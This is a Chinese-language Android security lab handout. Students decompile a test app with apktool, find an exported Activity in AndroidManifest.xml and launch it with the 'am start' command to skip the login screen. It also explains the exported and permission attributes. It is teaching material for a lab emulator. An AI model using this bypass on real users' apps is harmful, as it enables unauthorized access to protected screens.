

攻击activity组件

实验概述

Activity是一个应用程序组件，提供一个屏幕，用户可以用来交互为了完成某项任务，本实验通过攻击暴露的Activity组件来绕过验证。

实验目的

- 1、熟练使用apktool对apk进行反编译
- 2、了解Activity组件的作用
- 3、了解如何分析AndroidManifest.xml文件

实验原理

Android所有的组件声明时可以通过指定android:exported属性值为false，来设置组件不能被外部程序调用。这里的外部程序是指签名不同、用户ID不同的程序，签名相同且用户ID相同的程序在执行时共享一个进程空间，彼此之间是没有组件访问限制的

```
<application android:theme="@style/AppTheme" android:label="@string/app_name" android:icon="@dra
  <activity android:label="@string/app_name" android:name="com.isi.testapp.MainActivity">
    <intent-filter>
      <action android:name="android.intent.action.MAIN" />
      <category android:name="android.intent.category.LAUNCHER" />
    </intent-filter>
  </activity>
  <activity android:name="com.isi.testapp.Welcome" android:exported="true"/>
</application>
```

图 1 Androidmanifest.xml文件

如图 1，在Androidmanifest.xml文件查看到有activity暴露，可以使用am命令直接启动。

am命令是android自带的一个启动命令，此命令可以启动应用里面的组件、应用，甚至可以进行电话拨号、打开网页。am命令示例：

打开acvitivity组件：

am start -n 包(package)名/包名.活动(activity)名称

包名和应用名可以在Androidmanifest.xml文件查看到

拨打一个电话：

am start -a android.intent.action.CALL -d tel:10086

这里-a表示动作，-d表述传入的数据，还有-t表示传入的类型。

打开一个网页：

am start -a android.intent.action.VIEW -d http://www.baidu.com （-d表示传入的data）

打开音乐播放器：

```
am start -a android.intent.action.MUSIC_PLAYER
```

```
am start -n com.android.music/om.android.music.MusicBrowserActivity
```

包名和应用名可以在AndroidManifest.xml文件查看到

如果希望Activity能够被指定程序访问，就不能使用android:exported属性了，可以使用android:permission属性来指定一个权限字符串，例如下面的Activity声明

```
<Activity android:name=".MyActivity">
    android:permission="com.droider.permission.MyActivity">
    <intent-filter>
        <action android:name="com.droider.action.work"></action>
    </intent-filter>
</Activity>
```

这样声明的Activity在被调用时，Android系统就会检查调用者是否具有，com.droider.permission.MyActivity权限，如果不具备就会引发一个安全异常。想要启动该Activity必须在AndroidManifest.xml文件中加入下面一段声明权限代码。

```
<users-permission android:name="com.droider.permission.MyActivity"/>
```

实验环境

实验环境：kali linux

实验工具：apktool、android sdk

模拟器：android 4.0

实验步骤

1、“打开终端”>“cd android-sdk-linux/tools/”>“./android”来启动android sdk如图 2




图 2开启android sdk

2、“单击tools”>“选择Manage AVD”打开虚拟机控制台，如图 3




图 3开启模拟器控制台

3、选择创建好的Android虚拟机单击start来开启虚拟机，如图 4




图 4开启模拟器

4、此处可设置屏幕的尺寸，使用默认值，单击launch，如图 5




图 5开启模拟器

5、成功开启android虚拟机，桌面如图 6




图 6模拟器界面

6、进入apk目录并且安装实验所需app，“打开终端”>“cd apk”>“adb install test.apk”，如图 7




图 7安装实验apk

7、在android模拟器上打开安装的testapp，且随意输入密码进行登录，如图 8



图 8模拟登录


8、对test.apk进行反编译，使用命令：apktool d test.apk，如图 9



```
root@kali:~# ls
android-sdk-linux  tools
apk                vmware-tools-distrib  公共  视频  文档  音乐
root@kali:~# cd apk/
root@kali:~/apk# ls
QQ_410.apk  test.apk
root@kali:~/apk# apktool d test.apk
I: Using Apktool 2.2.0-dirty on test.apk
I: Loading resource table...
I: Decoding AndroidManifest.xml with resources...
I: Loading resource table from file: /root/.local/share/apktool/framework/1.apk
I: Regular manifest package...
I: Decoding file-resources...
I: Decoding values */* XMLs...
I: Baksmaling classes.dex...
I: Copying assets and libs...
I: Copying unknown files...
I: Copying original files...
root@kali:~/apk#
```

图 9反编译apk

9、进入反编译出来的目录，查看AndroidManifest.xml注册文件，“cd test”>“cat AndroidManifest.xml”，如图 10



```
root@kali:~/apk# cd test/
root@kali:~/apk/test# ls
AndroidManifest.xml  apktool.yml  original  res  smali
root@kali:~/apk/test# cat AndroidManifest.xml
<?xml version="1.0" encoding="utf-8" standalone="no"?>
<manifest xmlns:android="http://schemas.android.com/apk/res/android" package="com.isi.testapp">
  <application android:allowBackup="true" android:debuggable="true" android:icon="@drawable/ic_launcher" android:label="@string/app_name" android:theme="@style/AppTheme">
    <activity android:label="@string/app_name" android:name="com.isi.testapp.MainActivity">
      <intent-filter>
        <action android:name="android.intent.action.MAIN"/>
        <category android:name="android.intent.category.LAUNCHER"/>
      </intent-filter>
    </activity>
    <activity android:exported="true" android:name="com.isi.testapp.Welcome"/>
  </application>
</manifest>
root@kali:~/apk/test#
```

图 10查看androidmanifest.xml


通过分析AndroidManifest.xml，我们获得了以下信息。

com.isi.testapp 是包的名称

android:exported="true"表面此activity处于暴露状态，可以被第三方调用

com.isi.testapp.Welcome 是正确登录后的界面


10、获得android模拟器的一个shell，使用命令：“adb shell”，如图 11



```
root@kali: ~/apk/test
文件(F) 编辑(E) 查看(V) 搜索(S) 终端(T) 帮助(H)
root@kali:~/apk/test# adb shell
# ls
acct
cache
config
d
data
default.prop
dev
etc
init
init.goldfish.rc
init.rc
mnt
proc
root
sbin
system
ueventd.goldfish.rc
ueventd.rc
vendor
#
```

图 11获取模拟器shell

11、使用 am 命令来启动登录后的页面,使用命令: “am start -n com.isi.testapp/.Welcome”, 如图图 12



```
# am start -n com.isi.testapp/.Welcome
Starting: Intent { cmp=com.isi.testapp/.Welcome }
#
```

图 12 am 启动登录成功后的界面

12、切换到Android模拟器, testapp登录成功, 如图 13



图 13登录成功

思考总结

本实验通过对apk进行反编译并且分析其Androidmanifest.xml文件，从而获得暴露的activity（为登录成功后界面），最后使用am命令启动暴露的activity从而直接绕过登录界面。

- 1、除了activity组件还有什么组件？
- 2、组件的泄漏还有什么其他的危害？

